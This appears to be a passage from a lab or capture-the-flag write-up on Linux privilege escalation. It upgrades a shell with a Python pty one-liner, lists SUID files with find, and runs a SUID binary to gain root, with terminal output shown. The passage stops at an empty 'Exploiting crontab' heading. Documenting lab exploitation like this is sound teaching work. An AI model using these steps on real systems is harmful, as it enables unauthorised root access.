
I searched online for methods to interact with the target shell from the command line and discovered the Python one-liner: `python3 -c "__import__('pty').spawn('/bin/bash')"`

which I employed successfully. This allowed me to access the target machine, operating as user6.

Reference:

<https://hidepatidar.medium.com/spawning-interactive-reverse-shell-7732686ea775>

## ***Exploiting SUID***




Since I'm exploring the possibility of exploiting the SUID bit, I used `find / -perm -u=s -type f 2>/dev/null` to locate all files in the file system with the SUID bit set for users

`-perm -u=s`: Specifies the search criterion. It looks for files with the SUID bit set for the owner (`-u=s`)

Command used is the same as `find "/ -perm -4000 -type f 2>/dev/null"`  [serve](#)

the same purpose of finding files with the setuid (SUID) permission bit set for the owner.




The screenshot shows a Kali Linux virtual machine window titled "kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal window has a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". The terminal output shows a user6 prompt where a python3 command is used to spawn a bash shell. The terminal then displays system information for Linux Lite 4.4, including the date (Sunday 21 April 2024, 12:58:06), memory usage (313/985MB), and disk usage (5/217GB). A large "KALI LINUX" watermark is visible in the background. The user6 then runs a find command to search for files with the SUID permission bit set. The output lists several files, including /sbin/mount.nfs, /usr/sbin/pppd, /usr/bin/gpasswd, /usr/bin/pkexec, /usr/bin/chsh, /usr/bin/passwd, /usr/bin/traceroute6.iputils, /usr/bin/chfn, /usr/bin/arping, /usr/bin/newgrp, /usr/bin/sudo, /usr/lib/xorg/Xorg.wrap, /usr/lib/eject/dmccrypt-get-device, /usr/lib/policykit-1/polkit-agent-helper-1, /usr/lib/openssh/ssh-keysign, and /usr/lib/dbus-1.0/dbus-daemon-launch-helper. The user6 then runs a cd command to navigate to /home/user3 and executes the shell file. The terminal output shows "You Can't Find Me" and "Welcome to Linux Lite 4.4". The user6 then runs the whoami command, and the output is "root". The terminal window also shows a "Right Ctrl" button in the bottom right corner.

```
kali@kali: ~  
$ python3 -c "__import__('pty').spawn('/bin/bash')"  
Welcome to Linux Lite 4.4  
  
Sunday 21 April 2024, 12:58:06  
Memory Usage: 313/985MB (31.78%)  
Disk Usage: 5/217GB (3%)  
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)  
  
user6 / | var | www | html find / -perm -u=s -type 2>/dev/null  
find / -perm -u=s -type 2>/dev/null  
user6 / | var | www | html find / -perm -u=s -type f 2>/dev/null  
find / -perm -u=s -type f 2>/dev/null  
/sbin/mount.nfs  
/sbin/mount.ecryptfs_private  
/sbin/mount.cifs  
/usr/sbin/pppd  
/usr/bin/gpasswd  
/usr/bin/pkexec  
/usr/bin/chsh  
/usr/bin/passwd  
/usr/bin/traceroute6.iputils  
/usr/bin/chfn  
/usr/bin/arping  
/usr/bin/newgrp  
/usr/bin/sudo  
/usr/lib/xorg/Xorg.wrap  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/policykit-1/polkit-agent-helper-1  
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/bin/ping  
/bin/su  
/bin/ntfs-3g  
/bin/mount  
/bin/umount  
/bin/fusermount  
/home/user5/script  
/home/user3/shell  
user6 / | var | www | html cd /home/user3  
cd /home/user3  
user6 / | home | user3 ./shell  
./shell  
You Can't Find Me  
Welcome to Linux Lite 4.4  
  
You are running in superuser mode, be very careful.  
  
Sunday 21 April 2024, 13:02:50  
Memory Usage: 316/985MB (32.08%)  
Disk Usage: 5/217GB (3%)  
  
root / | home | user3 whoami  
whoami  
root  
root / | home | user3
```

One of the files that intrigued me was /home/user3/shell, so I decided to execute it. To my surprise, executing the shell file granted me root access.

**i** This strongly suggests that the file likely has the setuid (SUID) permission bit set for the root user.


## *Exploiting crontab*



